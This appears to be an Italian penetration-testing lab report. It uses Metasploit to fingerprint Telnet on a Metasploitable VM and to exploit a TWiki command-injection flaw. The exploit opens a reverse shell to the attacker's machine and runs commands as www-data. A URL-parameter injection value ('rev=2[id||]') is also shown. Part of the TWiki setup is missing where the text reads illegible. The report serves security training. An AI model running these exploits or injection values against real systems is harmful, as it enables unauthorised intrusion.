

Exploit Telnet e TWiki

In questo report si andrà a vedere come sfruttare le vulnerabilità di Telnet e TWiki presenti sul target Metasploitable, tramite la MSFConsole.

Telnet

Si utilizzerà un modulo ausiliario per sfruttare la vulnerabilità relativa a Telnet (traffico non cifrato) e ascoltare l'output successivo al completamento del 3-way-handshake, ciò ha lo scopo di individuare l'OS del sistema che si sta tentando di attaccare, per definire che exploit poter utilizzare in un successivo attacco, e magari poter ottenere altre informazioni utili, se il messaggio di benvenuto ne contiene.

Da terminale Kali si aprirà la console di Metasploit con *msfconsole*. Da qui si potrà ricercare la vulnerabilità → *search telnet*

```
msf > search telnet

Matching Modules

=====
```

#	Name	Disclosure Date	Rank
0	exploit/linux/misc/asus_infosvr_auth_bypass_exec	2015-01-04	excellent
1	exploit/linux/http/asuswrt_lan_rce	2018-01-22	excellent
2	auxiliary/server/capture_telnet	.	normal

Una volta identificato il modulo *auxiliary/scanner/telnet/telnet_version* richiamabile al n. 77 potrà essere settato → *use 77* Controllo parametri richiesti dal modulo → *show options*

```
msf > use 77
msf auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):
```

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/
RPORT	23	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
TIMEOUT	30	yes	Timeout for the Telnet probe
USERNAME		no	The username to authenticate as

Si procede con il settaggio dell'unico parametro required

```
msf auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.51.101
RHOSTS => 192.168.51.101
```

Infine si passa all'azione $\rightarrow run$

[illegible]

Non avendo ancora configurato un payload Metasploit ne assegna uno di default. Prima di configurarne uno si procede a controllare i parametri richiesti dal modulo

Si procede con il set del target → `set RHOSTS 192.168.51.101`

Dopodichè con il controllo dei payload disponibili → `show payloads`

```
msf exploit(unix/webapp/twiki_history) > set RHOSTS 192.168.51.101
RHOSTS => 192.168.51.101
msf exploit(unix/webapp/twiki_history) > show payloads
```

Verranno mostrati una marea di payloads disponibili per questo modulo, in questo caso verrà scelto `cmd/unix/reverse` e controllato i suoi parametri → `show options`

```
msf exploit(unix/webapp/twiki_history) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

  Name      Current Setting  Required  Description
  ---      -
  Proxies                     no        A proxy chain of format type:host:port[,type:host:port]
  RHOSTS     192.168.51.101  yes       The target host(s), see https://docs.metasploit.com/docs/using-the-framework/04-targeting.html
  RPORT      80                yes       The target port (TCP)
  SSL        false             no        Negotiate SSL/TLS for outgoing connections
  URI        /twiki/bin        yes       TWiki bin directory path
  VHOST                       no        HTTP server virtual host

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.50.100  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port
```

Il payload scelto aprirà una reverse shell sulla porta 4444 di Kali.

Tutti i parametri del payload sono già impostati, si può procedere a lanciare l'attacco:


```
msf exploit(unix/webapp/twiki_history) > exploit
[*] Started reverse TCP double handler on 192.168.50.100:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[+] Successfully sent exploit request
[*] Command: echo U9JvNiwkHIjn0ocE;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Command: echo e57CccCbIka6HHde;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "U9JvNiwkHIjn0ocE\r\n"
[*] Matching...
[*] A is input...
[*] Reading from socket B
[*] B: "e57CccCbIka6HHde\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.50.100:4444 → 192.168.51.101:41767) at 2026-01-20 08:28:09 -0500
[*] Command shell session 2 opened (192.168.50.100:4444 → 192.168.51.101:41769) at 2026-01-20 08:28:09 -0500
```

Shell avviata con successo, di seguito si andrà a sfruttare la shell per eseguire comandi.

Arrivati a questo punto si possono eseguire comandi direttamente sulla shell aperta da msfconsole

```
[*] Command shell session 2 opened (192.168.50.100:4444)
pwd
/var/www/twiki/bin
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Oppure si potrebbe optare per l'esecuzione dei comandi dalla barra di navigazione di TWiki



Browser tabs: TWiki . Main . TWikiUsers

Address bar: Not secure 192.168.51.101/twiki/bin/view/Main/TWikiUsers?rev=2[id||]

Page content: TWiki > Main > TWikiUsers (r1.2[id||])

Navigation bar: Main . { Users | Groups | Offices | Changes | Index | Search | Go }

Output: uid=33(www-data) gid=33(www-data) groups=33(www-data)